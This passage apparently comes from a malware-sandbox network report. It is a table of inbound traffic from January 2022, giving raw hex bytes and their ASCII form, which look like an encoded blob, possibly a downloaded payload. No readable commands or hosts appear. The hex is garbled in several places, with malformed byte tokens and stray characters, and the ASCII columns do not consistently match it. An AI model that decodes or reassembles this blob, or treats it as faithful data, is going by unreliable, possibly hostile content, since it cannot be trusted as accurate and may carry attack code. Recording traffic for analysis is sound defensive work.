68 57 34 42 0d 0a 62 64 75 33 53 41 Data Ascii: hAAAAAFpkiSUPAAAA7rPyCXa3AuY0Xsi03siUfwi1Xjg8IE5A2vyj3e1i5fy0XYi03wgzMAD4SRA AAA5g2vymq7EorcD/CLEYiVwIFF6lIK1ItNudE+/eNnv8cCkotFOllFuIFN2Ita8lSBRIqyuWq7EoLcD/CLEYiVyiFFZMHvAoIfi dM+ie/f4kSvGAAACBfe4AEAAPcg2NOLwhzC3S6Yb+P//i03kUYFV4FLnhW4Bbdu3Sa
2022-01-30 12:43:18 UTC	392	IN	Data Raw: 6f 6a 67 75 30 45 41 49 79 50 55 54 63 46 2f 78 53 36 41 66 6e 2f 2f 57 4c 52 66 7a 4a 51 41 6f 41 0d 0a 35 72 30 75 67 71 54 2b 6d 34 46 62 6a 73 7a 4d 7a 4d 7a 4d 7a 46 2b 4c 37 46 47 47 54 66 79 4c 4b 4b 52 38 39 79 41 6a 30 6f 63 6a 58 47 69 56 79 7a 63 68 61 4a 39 44 59 2f 39 6c 41 47 6f 52 0d 0a 35 67 32 50 45 34 44 31 73 62 47 6f 79 55 58 38 78 6b 41 52 41 49 48 6c 58 63 50 44 7a 4d 7a 4d 6f 5a 53 2f 6a 61 54 2b 6d 34 49 43 79 65 78 52 69 55 33 38 69 30 2f 38 44 37 5a 48 45 59 58 4a 0d 0a 47 55 59 62 68 4d 30 4e 64 69 5a 43 6c 5a 73 46 61 67 42 71 45 59 46 56 2f 46 4 c 6e 68 2b 62 2f 6b 74 4d 32 76 61 35 79 52 6b 37 63 70 31 33 44 7a 4d 7a 4d 7a 4d 62 4d 7a 4d 7a 44 7a 4d 0d 0a 4f 4e 4f 66 45 4f 46 2f 71 38 55 53 76 67 2b 32 53 42 4b 46 79 58 Data Ascii: ojgu0EaYPUTcF/xS6Afn/WLRFzJQAoA5r0ugqT+m4KbjszMzMzMzF+L7FGGTfYlLKR89yAj0ocjXGiVyzchaJ9 DY/9IAGoR5g2PE4D1sbGoyUX8xkARAIHixcPDzMzMzS/jaT+m4iCyexRIU38i0/8D72HEYXJGUyYbhm0NdiZCIzSfA gBqEYFV/FLnh+b/kMt2va5yRk7cp13DzMzMzMbMzMzMzMONOfEO/q8USvg+2SBKfyX
2022-01-30 12:43:18 UTC	408	IN	Data Raw: 6c 41 41 41 41 41 4c 4b 34 4a 41 41 50 36 4c 34 57 0d 0a 62 46 69 30 42 4a 51 79 56 30 35 58 7a 30 55 49 69 55 58 67 69 30 66 67 69 55 33 58 69 31 58 67 37 69 4a 6e 55 52 6f 37 6b 41 75 4c 51 77 41 41 41 4f 73 48 78 30 2f 63 41 41 41 50 41 49 70 46 0d 0a 73 64 41 32 73 6d 65 45 47 72 33 53 69 33 51 4f 69 31 58 67 69 77 69 4a 52 62 69 45 54 62 69 4a 49 49 44 34 46 4c 43 37 41 76 72 63 42 37 53 4a 52 62 42 71 52 47 41 41 6a 59 31 44 2f 2f 2f 0d 0a 50 4c 43 5a 35 70 66 4e 50 56 34 39 51 6f 31 56 6b 46 4c 6f 33 61 33 2f 2f 7a 50 50 69 45 58 79 34 42 57 42 71 53 69 58 71 62 48 65 42 39 53 4c 54 64 54 6f 78 64 4c 2f 2f 32 67 50 49 41 41 0d 0a 34 4e 56 50 6d 70 66 4e 42 73 55 43 6c 6c 4a 71 41 47 67 6f 63 41 77 51 36 48 6e 78 2f 66 2f 2f 76 57 75 7a 79 53 Data Ascii: IAAAAALK4JAAP6L4WbFi0BJQyV05Xz0UiliUXgi0fgiU3Xi1Xg7IjNURo7kAuLQwAAAOsHx0/cAAAPA lpFsdA2smeGr3Si3Qoi1XgiwiJRbiETbiJIID4FLC7AvrcB7SJRBgRGAAY1D/////PLC25pfpNPV49Qo1VkFL03a3 //zPPiEXy4BWBqSiXqbHeB9SLdT0xdL//2gPIAAA4NVPmpfNBsUClIJqAGgocAwQ6Hnx//f/VWuzyS
2022-01-30 12:43:18 UTC	424	IN	Data Raw: 4e 0d 0a 6d 54 7a 36 54 47 67 79 56 30 37 63 70 31 33 43 43 41 42 6d 6b 46 45 75 41 78 43 35 4c 67 4d 51 65 6e 64 77 55 52 41 64 56 46 36 4f 62 51 4d 51 4f 6a 41 44 45 4a 45 77 41 78 44 7a 4d 41 4d 51 0d 0a 62 56 6c 78 52 6d 73 32 55 45 6c 51 52 51 63 48 42 77 63 48 42 77 30 48 42 77 63 48 42 77 63 48 0d 0a 61 6c 39 30 52 6d 38 31 55 45 6c 51 52 51 63 48 42 77 63 48 42 77 30 48 42 77 63 49 42 77 63 48 0d 0a 61 6c 39 30 52 6d 38 31 55 45 6c 51 52 51 63 48 42 73 7a 4d 7a 4d 62 4d 7a 4d 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 51 71 33 67 4f 6e 77 65 77 49 33 55 55 49 33 52 59 6b 36 4e 6b 6e 41 51 43 44 71 56 44 72 78 4b 68 4e 58 6f 6b 53 74 67 45 41 41 41 44 72 42 38 Data Ascii: NmTz6TGgyV07cp13CCABmkFEuACx5LgMGendwURAdVf6ObQMqQOAJEJEwAXDzMAMQbVl xRms2UEIQRQcHBwCHBw0HBwclBwCHal92Rm81UEIQRQcHBwCHBw0HBwclBwCHal90Rm81UEIQRQcHBw HBw0HBwclBwCHal90Rm81UEIQRQcHBszMzMbMzMzMONOfwoQ3qQ3qOnwewi3UUI3RYk6NknAQCDQVD rxKhNXokStgEAAADrB8
2022-01-30 12:43:18 UTC	440	IN	Data Raw: 6f 6c 4e 31 49 74 56 31 46 69 4e 6a 59 54 30 2f 2f 2f 6f 61 65 43 50 76 75 57 33 30 37 57 6f 76 59 6d 46 6c 50 76 2f 2f 38 79 46 6d 50 76 77 2f 77 48 47 0d 0a 4b 4b 52 35 7a 4f 56 65 72 4c 47 6f 79 34 30 30 2f 2f 2f 2f 6a 5a 2b 63 2b 2f 2f 77 69 5a 55 34 6b 71 65 4d 79 75 30 47 71 4c 47 6f 79 59 30 34 2f 2f 2f 69 59 38 73 2f 2f 2f 77 69 59 30 77 0d 0a 6b 71 65 4d 4b 32 70 59 56 73 58 43 63 76 2f 2f 2f 31 4b 4c 68 53 62 2f 2f 2f 39 66 6a 59 32 77 6c 4b 65 4d 71 59 6a 75 71 72 48 61 7a 37 44 35 2f 2f 2b 4a 6a 63 72 35 2f 2f 2f 4a 68 63 54 35 0d 0a 6b 71 64 79 68 79 33 4f 58 49 6b 53 6b 74 69 65 42 78 43 4c 56 64 70 53 6a 59 32 76 2b 2f 2f 2f 68 63 76 46 76 5a 65 2f 30 75 36 73 76 66 2b 4a 68 62 44 37 2f 2f 58 47 68 62 54 30 2f 2f 38 42 0d 0a 71 78 32 50 Data Ascii: oIN1ItV1FiNjYT0//oaeCPvuW307WovYmFIPv//8yFmPwwwHGKKR5zOVerLGoy400//jZ+c+//wiZU4kqeMy u0GqLGoyY04/////Y8s//wiY0wkqeMK2pYVsXCcv//1KLhSb//9fjY2wLKeMqYjuqrHaz7D5//+Jjcr5//JhcT5kqdyhy3OX lKSkieBxCLVdpSjY2v+//hcvFvZe/0u6svf+JhbD7//XGhbT0//8Bqx2P

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:18 UTC	456	IN	Data Raw: 76 2f 2f 35 74 31 6e 76 35 66 4e 33 4d 4e 50 76 50 2f 2f 69 59 55 4d 2f 76 58 2f 69 59 30 66 2f 76 2f 2f 0d 0a 42 31 6f 5a 51 4f 4f 6e 52 37 43 6f 76 56 4b 4c 68 51 7a 2b 2f 2f 56 51 6a 59 30 62 2b 76 2f 2f 68 63 76 64 76 4a 65 2f 32 6c 71 74 76 66 2b 4a 6a 53 54 36 2f 2f 58 47 68 53 6a 31 2f 2f 38 42 0d 0a 71 78 32 50 55 71 2b 33 57 37 47 6f 76 64 69 65 42 78 43 4c 6c 51 62 2f 2f 2f 39 64 6a 59 30 6f 6c 71 65 4d 71 53 69 36 71 37 48 61 78 79 6a 37 2f 2f 2f 2b 4a 68 54 4c 37 2f 2f 2f 4a 68 54 7a 37 0d 0a 6b 71 64 79 68 79 33 4f 51 38 32 37 4f 51 38 32 37 5f 6f 76 2f 2f 50 58 2f 69 55 32 58 6a 56 56 4d 35 4d 31 37 76 70 66 4e 33 4d 74 66 76 66 2f 2f 69 59 56 73 2f 50 58 2f 6a 55 33 54 55 51 2b 32 0d 0a 4f 49 4d 68 79 69 57 71 76 78 76 47 76 76 2f 47 52 66 77 56 Data Ascii: v//5t1nv5fN3MNPvP//iYUM/vX/iYOfv//B1oZQOOnR7CovVKLhQz+/V/QjY0b+v//hcvdJvE/2lqtvf+JjST6/ /XGhSj1//8Bqx2PUq+3W7GovdieBxCLiQB//9djY0olqeMqSi6q7Haxyj7//+JhTL7//JhTz7kqdyhy3OQ827WovMiaVw/PX/i U2XjVVM5M17vpfN3Mtfv//iYVs/PX/jU3TUQ+2OIhmyiWqvXvGvw/GRfvw
2022-01-30 12:43:18 UTC	472	IN	Data Raw: 55 32 38 55 59 32 56 56 50 62 2f 2f 31 4a 6c 41 47 67 4d 0d 0a 48 56 35 6a 71 53 41 4f 71 72 47 6f 6b 6d 6f 42 6a 59 30 34 2f 76 58 2f 36 4a 6d 66 2f 66 2f 47 4b 4b 52 33 63 71 69 36 45 71 54 61 44 2b 72 6f 32 44 4c 2b 2f 34 4e 46 75 49 74 43 75 4f 68 74 0d 0a 66 61 65 4d 79 69 57 4b 42 73 58 43 44 7f 76 2f 2f 61 41 4b 4e 52 53 38 51 69 34 31 37 2f 2f 2f 2f 50 4e 58 6d 43 5a 62 4e 71 42 79 2f 69 57 62 38 2f 31 44 6f 52 57 7a 38 2f 31 44 6e 76 32 62 38 0d 0a 6b 67 69 62 2b 41 37 4f 71 48 32 58 79 6b 58 70 6a 55 33 70 36 42 59 6c 2f 76 2b 47 52 62 53 4c 49 4f 79 62 59 47 66 4e 71 4d 55 61 39 6c 47 4e 6c 56 54 38 2f 2f 56 53 6a 59 56 48 2f 76 2f 2f 0d 0a 50 62 44 35 4a 35 54 4e 42 36 62 54 4a 50 7a 2f 4d 38 6d 49 54 65 4b 4e 54 65 6a 6e 6c 2f 44 39 6b 74 45 32 Data Ascii: U28UY2VVPb//1JIAGgMHV5jqSAOqrGokmoBjY04/vX/6Jmfi//GKKR3cqi6EqTd+ro2DL+/4NFultCuOhtfaeMy iWKBsXCov//1KNRS5Qi417//PNXmCZbNqBy/iWb8/1DoRWz8/1DnvZb8kgib+A7OqH2XykXpjU3p6BYl+v+GRBs LI0ybYGfNqMUa9IGNVt8//VSjYVH/v//PbD5J5TNB6bTJPz/M8mlTeKNTEjnl/D9kE2
2022-01-30 12:43:18 UTC	488	IN	Data Raw: 67 59 51 0d 0a 68 53 32 62 51 57 69 78 6b 30 4c 63 46 2f 79 4c 41 6f 6f 49 69 45 66 34 67 48 33 33 41 41 2b 45 37 56 68 7a 51 65 68 50 72 30 38 6a 53 6f 42 39 2b 41 4a 30 50 4f 46 2b 69 31 58 7a 69 77 4b 4c 0d 0a 4a 56 44 36 44 4a 69 35 41 72 37 65 46 2b 79 4c 52 65 79 4a 52 65 4b 4c 54 65 69 45 45 59 73 43 35 42 32 58 79 69 58 57 33 67 4f 33 7a 31 58 67 69 56 58 63 69 30 2f 63 69 77 69 45 56 66 79 4a 0d 0a 4a 31 79 59 44 2b 4e 33 71 38 56 66 79 56 45 49 69 56 58 59 69 30 2f 59 69 55 58 37 69 30 33 30 35 42 57 37 79 6a 33 4f 33 45 7a 65 42 XY0iY34c 54 65 53 4a 0d 0a 71 4e 56 64 43 47 56 63 79 4c 0d 0a 4b 4a 54 34 53 65 4e 6e 71 38 63 64 53 75 73 57 69 30 58 38 78 30 6f 4d 41 51 41 50 41 4f 73 4b 35 68 57 50 68 69 6b 2b 56 30 35 58 51 6f 76 6c 58 63 50 4d Data Ascii: gYQHs2bQWixk0LcFyLaooliEf4gH33AA+E7VhzQehPr08jSoB9+AJ0POF+i1XziwKLJVD6DJi5Ar7 eF+yLReyJReKLTTeiEEYsCSB2XyiXW3Q3zLXgiVXci0/ciwiEVfyJJ1yYD+N3q8VfyVElIVxY0iYIUx7i0305BW7y j3G3EzeB9SLTdSJTdqNVdCGVcyLKJT4SeNnq8cdSusWi0X8x0oMAQAPAOsK5hWPPhk+V05XQovIXcPM
2022-01-30 12:43:18 UTC	504	IN	Data Raw: 58 30 77 59 51 38 67 39 59 77 63 6e 4d 7a 4d 7a 4d 7a 4d 6f 5a 53 2f 6a 61 54 2b 6d 34 4c 55 66 35 79 74 42 78 41 47 66 42 76 46 2b 57 37 4f 78 4f 4e 35 0d 0a 54 35 70 79 49 35 6e 4d 58 36 69 58 67 51 39 58 79 66 49 50 4b 73 41 50 56 38 44 39 44 79 72 42 72 4c 46 73 73 32 64 72 57 6b 37 47 52 42 44 79 44 31 67 45 7a 66 4b 4a 51 42 68 44 39 44 31 6a 42 0d 0a 72 67 33 34 72 5a 35 33 58 30 38 42 79 66 48 48 42 67 79 52 42 68 70 30 43 6d 6f 44 56 75 68 72 6c 36 65 4d 47 44 47 35 6b 52 41 4b 67 41 51 41 56 59 76 73 69 30 38 4d 67 2b 67 50 64 44 4f 44 0d 0a 68 56 6b 48 59 65 76 61 56 6a 70 47 77 65 67 42 64 41 55 7a 77 45 72 72 4d 4f 67 6e 2b 2f 2f 2f 68 6c 32 62 51 35 50 4e 71 45 48 68 67 75 73 66 2f 33 55 51 2f 33 38 49 36 42 67 50 41 41 42 5a 0d 0a 68 6b Data Ascii: X0wYQ8g9YwcnMzMzDzZmMoZS/jaT+m4LUf5ytBxAGfBvF+W7OxON5T5pyl5mNX6iXgQ9XyflPKsAPV 8D9DyrBrLFss2drWk7GRBDyD1gEzFKQBhD9D1jBrG34rZ53X08ByfHfH8BgYRBhp0CmoDVuhrI6eMGDGS5kRAKgAQAVYv si08Mg+gPdDODhVkhYevaVjpGwegBdAUzwErrMOgn+//hl2bQ5PNqEHhgusf/3UQ/38i6BgPAABZhk
2022-01-30 12:43:18 UTC	520	IN	Data Raw: 4b 77 48 55 43 35 70 2b 4d 4e 47 42 69 76 2b 4f 32 76 66 2b 4c 64 53 54 2f 4e 76 56 31 47 50 39 36 46 46 66 6f 0d 0a 44 31 46 7a 51 65 4e 30 55 77 34 48 76 58 55 59 56 2b 69 7a 4d 7f 61 4f 41 61 4f 41 44 2f 47 48 43 4d 4d 6d 54 4e 49 6c 61 6f 4e 78 42 58 2f 33 55 49 36 4e 38 47 41 41 43 4d 78 44 69 46 0d 0a 72 53 78 30 46 6a 6a 61 59 61 2b 6f 76 56 39 65 57 31 33 44 56 59 48 73 67 2b 78 72 55 31 5a 58 35 69 56 72 63 71 68 6c 71 44 74 44 79 30 58 77 2f 33 55 4d 69 45 2f 6f 36 45 6b 41 41 41 43 4c 0d 0a 70 64 75 33 54 65 46 2f 72 38 32 75 76 51 2b 4d 63 77 4d 41 41 44 4 6 50 42 41 2b 43 61 67 4d 41 62 64 4d 75 53 65 6b 4a 4e 44 30 36 6f 67 2b 46 39 77 41 41 41 49 6c 37 45 41 41 41 68 65 30 41 0d 0a 62 56 6a 79 4f 6e 77 53 55 74 31 4f 4e 68 61 42 65 78 Data Ascii: KwHUC5p+MNGBiv+O2vf+LdSt/NvV1GP96FFfoD1FzQeN0Uw4HvXUYV+izDwoAaAAOAAD/GHCMmTNi laoNxBX/3UI6N8GAACMxDiFrSx0FjaYa+ovV9eW13DvYHsg+xrU1ZX5iVrcqhlqDtdY0Xw/3UMIE/o6EkAAACLpdu 3TEf/r82uvQ+McvMAADFPBA+CamAbdMuSekJND06og+F9wAAAI7EAMAhe0AbVjyOnSuT1ONhaBex
2022-01-30 12:43:18 UTC	536	IN	Data Raw: 6f 76 51 2b 46 61 66 7a 2f 2f 34 47 4e 31 50 62 77 2f 34 58 4a 0d 0a 47 52 33 34 66 65 55 32 38 45 68 48 78 2f 38 50 68 59 67 41 41 41 6f 7a 77 46 43 47 68 64 54 30 6b 71 66 36 78 45 54 4d 71 4c 48 61 78 39 6a 30 2f 2f 39 51 6a 59 38 77 2f 76 2f 77 61 4d 77 42 0d 0a 62 56 67 6a 71 58 63 71 56 30 37 55 68 68 43 4c 6e 53 7a 2b 2f 2f 57 4a 6e 65 6a 35 2f 2f 2b 46 7a 6c 66 32 72 57 67 79 56 33 32 65 71 77 55 42 41 41 7a 77 46 71 48 64 54 37 2f 2f 2b 4a 0d 0a 36 48 53 4e 76 70 65 2f 30 70 61 6a 76 66 39 51 6a 59 55 77 2f 76 58 2f 61 4d 77 4f 41 41 42 51 68 59 4a 6b 51 57 69 78 6b 31 35 6c 67 75 6c 46 2f 2f 2f 67 36 2f 55 39 50 2f 77 41 49 4f 6c 0d 0a 51 61 61 4d 76 6d 68 59 56 36 55 7a 77 66 38 42 64 4b 6d 46 32 33 36 74 4d 38 6b 38 39 6f 76 48 6d 76 Data Ascii: ovQ+Fatfz//4GN1Pbw/4XJGR34feU28EhHx/8PhYgAAozwFCGhdT0kqf6xETMqLHax9j0//9QjY8w/ v/waMwBbVgjqXcqV07UhhCLnSz+//WJnej5//+Ftf2rWgyV32eqwUBAAAzwwFqJhdT7//+J6HSNvpE/0pajvf9QjYU w/vX/aMwOAABQhYJkQWixk15lgulF////g6/U9P/wAlOIQaaMvmhYV6Uzwf8BdKmF236tM8k89ovHmv
2022-01-30 12:43:18 UTC	552	IN	Data Raw: 77 67 2f 6a 2f 0d 0a 47 56 34 31 65 68 30 69 4b 35 49 49 47 56 35 64 77 34 76 2f 56 59 48 73 56 6a 50 35 4f 58 55 51 45 30 51 6b 79 68 55 6d 33 41 4e 66 46 66 39 31 44 4f 68 38 49 41 6f 41 67 7a 2f 77 64 41 5a 47 0d 0a 56 69 31 6a 50 59 46 74 43 52 4f 55 79 66 39 56 69 2b 78 57 4d 2f 77 35 64 52 42 78 49 56 4e 6d 59 75 59 75 54 54 2b 35 4b 6c 72 63 44 77 68 58 55 2b 69 4f 49 41 6f 41 67 7a 2f 77 64 41 5a 47 0d 0a 56 69 31 6a 50 59 4e 74 44 42 41 4b 67 59 7 6 2f 56 59 76 73 55 54 6e 41 69 55 33 7a 69 51 47 4a 4c 46 7a 36 41 47 43 37 46 6b 4c 65 41 78 43 4a 51 52 53 4a 51 52 4b 4a 51 52 79 47 51 53 43 4a 0d 0a 4c 48 7a 36 41 45 42 55 33 67 39 6e 79 30 45 34 69 45 48 69 59 74 41 42 41 41 50 69 59 46 45 61 56 68 7a 79 71 6e 37 6c 4d 57 6f 46 34 76 73 55 54 Data Ascii: wgJ//GV41eh0iK5IIIGV5dw4v/VYHsVJP5OXUQE0QkyhUm3ANff91DOh8IAoAgz/wdAZGV1jPYfIC ROUyf9Vi+xWMwW5dRBxiVNmYuTT+5KlrcDwhXU+IOIAoAgz/wdAZGV1qjPYNtDBAKGyVvVYvsUTnAIU3ziQGLFz 6AGC7FKLeACJQRSJQRKJQRyGQSCJLHz6AEBU3g9ny0E4IEE8iYtABAAPIYFEaVhzyqni7IMWoF4vsUT
2022-01-30 12:43:18 UTC	568	IN	Data Raw: 44 74 62 76 58 55 49 36 41 54 2b 2f 2f 58 4d 69 2f 39 61 69 2b 79 4e 4b 45 67 6a 4b 32 6a 4e 49 6b 4b 6f 4e 77 6a 6f 54 76 2f 2f 2f 34 6e 45 45 46 33 4d 69 2f 39 56 0d 0a 35 72 54 2b 42 48 78 69 50 55 36 6f 4e 78 44 2f 64 51 7a 2f 64 51 4c 6f 56 66 2f 77 2f 34 50 45 65 51 57 77 79 70 64 6b 41 50 48 66 38 77 63 51 4d 2f 5a 71 41 47 4b 67 44 77 41 50 56 2b 6a 4b 0d 0a 43 56 68 7a 78 4b 68 47 54 37 46 53 6d 72 49 48 45 49 50 47 49 46 48 71 48 47 49 48 78 55 41 45 62 53 71 6f 38 57 6e 5a 58 53 52 58 71 68 30 41 41 41 42 5a 4d 73 70 66 58 73 4f 45 2f 31 57 4c 0d 0a 67 54 4d 32 53 58 41 33 33 2f 39 51 55 6c 44 2f 46 52 42 67 42 68 70 64 77 34 76 77 56 6f 73 31 74 65 70 30 55 65 33 45 49 32 34 38 68 42 68 58 6a 62 68 77 73 51 30 51 56 2f 38 61 48 47 41 47 0d 0a Data Ascii: DtbvXUI6AT+//XMI9gai+yNKEgjK2jNlKkNwjoTv//4nEEF3Mi/9v5rT+BHXiPU6oNxNd/dQz/dQLoVf/w/4PEe QWwypdkAPH8wcQM/ZqAGKGDwAPV+jKcVhzxKhGT7FSmrlHEIPGGINHGIIHxUAEAbSqb8WnZXSXRqh0AA ABZMspfXsOE/1WLgTM2SXA33/9QUID/FRBgBhpdw4vwVos1tep0Ue3EI248hBhXjbhwsQOQV/8aHGAG

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:18 UTC	584	IN	Data Raw: 51 34 41 74 38 65 70 6e 53 64 7a 51 52 31 49 33 41 4e 62 79 56 55 49 39 38 48 2f 2f 77 55 41 64 51 53 4b 30 6e 52 6f 0d 0a 73 34 48 4e 51 70 54 4e 71 4a 47 33 45 54 50 62 39 73 52 42 64 51 74 44 39 6b 55 42 45 48 54 6f 0d 0a 43 39 4d 4f 54 2b 46 6e 58 2f 61 34 76 51 41 41 5a 69 50 34 68 64 45 50 74 38 64 70 69 58 30 4f 4e 69 78 36 54 47 69 59 56 30 34 78 79 30 5 5 4f 33 55 55 49 61 67 70 52 55 64 30 54 4a 4f 67 78 0d 0a 62 56 68 7a 77 71 77 2b 76 47 30 39 51 6c 48 64 32 46 48 64 48 43 37 6f 48 67 41 50 41 41 2b 33 6d 74 75 33 54 61 6e 63 55 38 2b 78 76 51 63 41 41 49 48 75 2f 67 6b 41 41 46 2b 45 52 52 43 4a 0d 0a 58 51 59 75 67 75 60 4e 41 73 57 37 45 31 47 4c Data Ascii: Q4At8epnSdzQR1I3ANbyVUI98H/wUAdQSK0nRos4HNQpTnJq3ETPb9sRbDQtD9kUBEHUfbbpH6DGS 3hTdRwckBiU0MA9hO9kUBEHToC9MOT+FfnX/a4vQAAZiP4hdEpt8dpIX0ONix6TGiyV04xy0UO3UUIagpRUd0tJJOgxb Vhzwqw+VG09QIHd2FHDHC7oHgAPAA+3mtu3TancU8+XvQcAAIHu/gkAAF+ERRCJXQYuguPNasW7E1GL
2022-01-30 12:43:18 UTC	600	IN	Data Raw: 44 70 62 77 58 34 59 2f 6e 51 47 67 45 51 6f 67 4f 74 32 69 38 66 47 0d 0a 4b 33 44 79 77 6f 41 79 49 31 37 55 71 67 46 30 42 34 50 6f 41 57 44 30 36 77 5a 6c 39 65 73 43 42 36 34 72 45 5a 63 6e 39 79 35 52 55 6f 76 59 67 2f 76 2f 64 41 65 46 32 33 51 47 55 2f 38 56 0d 0a 79 54 68 31 55 59 4d 77 5a 49 37 53 67 6e 51 63 44 37 62 41 69 56 51 59 67 2f 67 4e 64 51 61 41 49 33 41 7a 71 6b 47 78 72 30 30 69 5a 6f 42 4f 4b 41 6a 72 48 6f 70 4f 4b 45 44 49 52 68 6a 2b 0d 0a 6b 71 65 4d 34 46 79 47 55 46 37 53 67 6e 51 4b 69 77 53 34 78 30 6f 51 2f 76 2f 7f 2f 30 65 44 6b 6c 74 38 78 44 2f 4e 71 4c 45 49 48 46 76 44 61 67 78 6f 2b 48 51 48 45 4f 67 50 37 66 37 2f 0d 0a 42 31 2b 62 68 4d 72 4e 71 42 64 6b 6d 59 68 64 35 34 6c 64 2f 46 6e 6f 4f 4a 51 50 41 46 6d 46 Data Ascii: DpbwX4Y/nQGgEQogOt2l8fGK3DywoAyl17UqgF0B4PoAWD06wZl9esCB64rEZcn9y5RUovYg/v/dAe F23QGU/8VyTh1UYMwZl7SgnQcD7bAiVQYg/gNdQaAi3AzqkGxr00iZoBOKAjrHopOKEDIRhj+kqeM4FyGUF7SgnQKi wS4x0oQ/v/w/0eDklt8xD/NqLEHFvDagxo+HQHEOGpP7f7/B1+bhMrNqBdkmYhd54ld/FnoQJQPAFmF
2022-01-30 12:43:18 UTC	616	IN	Data Raw: 51 63 66 5a 67 38 6f 0d 0a 57 4f 69 2f 52 33 68 55 57 42 65 59 4a 41 39 59 30 57 59 50 63 4d 44 75 38 67 39 57 31 2f 49 50 4e 59 6d 42 54 6a 44 6d 4d 55 46 46 5a 39 44 4d 42 68 42 6d 44 32 54 4b 67 65 71 50 2f 77 45 41 0d 0a 6d 6f 4b 79 75 32 2b 78 6c 55 7a 63 67 49 50 67 49 41 50 51 5a 67 56 58 2f 37 69 50 50 77 41 41 43 31 65 33 75 57 76 41 57 42 63 44 5a 68 54 79 44 31 6e 48 5a 67 56 7a 38 53 31 70 44 33 44 4a 0d 0a 4b 54 35 38 61 56 58 79 6d 30 68 48 73 41 39 59 36 6d 59 50 57 64 50 79 44 31 6a 4b 5a 67 38 55 72 54 35 38 47 4a 6a 41 57 62 78 71 41 6c 4f 67 57 4d 39 5a 77 47 59 50 57 50 52 6d 44 31 6e 33 38 67 39 5a 0d 0a 72 6a 35 38 4d 5a 2f 63 70 55 45 4f 68 57 59 50 63 4f 76 75 38 67 56 5a 38 2f 49 41 57 65 4e 6d 59 6a 61 4b 4a 32 64 42 6f 47 4d 78 54 57 37 53 Data Ascii: QcfZg8oWoi/R3hUWBeYJA9YOWYPcMDu8g9W1/IPNYmBTJdMmUFFZ9DMBhBmD2TKgeqP/wEAmoKyu2+ xIUzcgfPglAPQZgVX/7iPPwAAC1e3uWvAWBcDZhTyD1nHZgVz8S1pD3DKJT58aVXym0hHsa9Y6mYPWdPyEAD1jKZg8Ur T58GJJAWBe3JA9ZwGYPWPRmD1n38g9Zrj58MZ/cpUEOhWYPcOvu8gVZ8/IAWENmYjaKJ2dBoGMxTW7S
2022-01-30 12:43:18 UTC	632	IN	Data Raw: 2b 56 30 35 58 77 53 63 41 6a 55 58 73 69 37 53 77 41 41 41 50 61 67 35 58 42 31 6b 6a 71 63 50 77 71 4c 48 61 43 51 53 4c 38 46 46 71 44 31 32 4e 52 65 78 6c 41 56 44 6f 0d 0a 2b 70 71 4d 76 6d 50 43 32 67 31 66 45 6d 6f 51 56 34 31 46 37 47 41 42 55 4f 69 4d 77 76 2f 2f 5a 71 6a 2b 41 6c 68 69 50 55 41 41 7a 30 58 73 61 67 4a 51 36 47 5 8 43 2f 2f 2b 4d 78 46 41 4c 0d 0a 6e 64 55 77 64 54 68 59 57 42 6e 61 42 2b 78 71 41 6c 4f 67 57 4d 6a 2f 34 50 4c 4 6 41 76 47 47 58 49 67 71 51 72 4d 71 4c 45 45 71 70 70 32 2f 2f 2f 64 66 4c 6f 6b 6e 62 7f 2f 34 50 45 0d 0a 59 64 73 2b 74 5a 65 35 47 72 49 47 71 6f 4a 32 2f 2f 2b 4c 52 66 35 5a 36 33 43 45 55 77 6a 72 5a 74 55 37 6b 65 6a 4c 58 6a 6 b 2f 79 67 70 43 69 67 4b 45 77 48 2f 76 69 33 33 33 69 33 55 49 Data Ascii: +V05XwScAjUXsi7SwAAAPag5XB1kjqcPwqLHaCQSL8FFqD12NReXIAVDo+pqMvmPC2g1fEmoQV41F7 GABUOiMwv/Izqj+AlhiPUAAzOXsagJQ6GXC//+MxFALndUwdThYWBnaB+XqAlDOWMj/4PLFAvGgXlGqQrMqLEEppp 2//lIdLoknbw/4PEYds+Ize5GrIGqoJ2//+LRf5Z63CEUwjrZiU7kejLXjk/ygpCigKEwH/vi333i3UI
2022-01-30 12:43:18 UTC	648	IN	Data Raw: 46 79 58 52 31 67 36 57 30 6c 61 65 4d 51 56 76 4e 33 4d 72 71 63 76 37 2f 2f 32 6f 4b 57 76 33 69 41 34 57 37 2b 50 2f 2f 0d 0a 35 4e 7a 4f 63 5a 62 4e 71 4d 32 46 51 6b 65 4a 6c 62 54 34 2f 2f 55 37 2b 58 57 69 37 32 34 6c 61 65 4d 78 4c 70 47 46 38 58 53 62 76 37 2f 2f 34 50 34 63 33 6b 50 69 5a 53 4b 4d 50 37 2f 0d 0a 6b 71 66 32 62 5a 62 4e 71 4b 56 78 63 63 42 51 69 59 57 63 39 76 58 2f 69 59 55 6a 2f 76 2f 2f 34 4e 33 54 74 35 66 4e 42 38 50 53 63 76 37 2f 2f 31 5a 51 36 42 48 53 2f 76 2b 4d 78 42 43 4e 0d 0a 36 41 53 50 76 70 64 69 32 73 74 37 76 50 2f 2f 55 4f 68 75 7a 50 54 2f 57 56 6d 45 6a 5a 7a 34 6b 71 63 5a 53 7a 49 4a 6c 55 48 53 42 41 45 41 49 75 46 58 50 62 2f 2f 34 31 32 41 66 2b 46 0d 0a 2b 61 43 4d 76 71 34 7a 5a 73 66 71 2b 76 Data Ascii: FyXR1g6W0laeMQVvN3Mrqcv//2oKWv3iA4W7+P//5NzOcZbNqM2FQkeJlBT4//UJ7+XXW7i24laeMx LpGF8XSbv7//4P4c3kPiZSKMP7/kqf2bZbNqKVxccBQiYWc9vX/iYUjv//4N3Tf5fNB8PScv7//1ZQ6BHs/v+MxBC N6ASPvpdi2st7vP//UOHuzPT/WvWmEjZz4kqcZSziJIUHSBAEAAluFXPb//412Af+F+aCMvq4ZsZsf+q
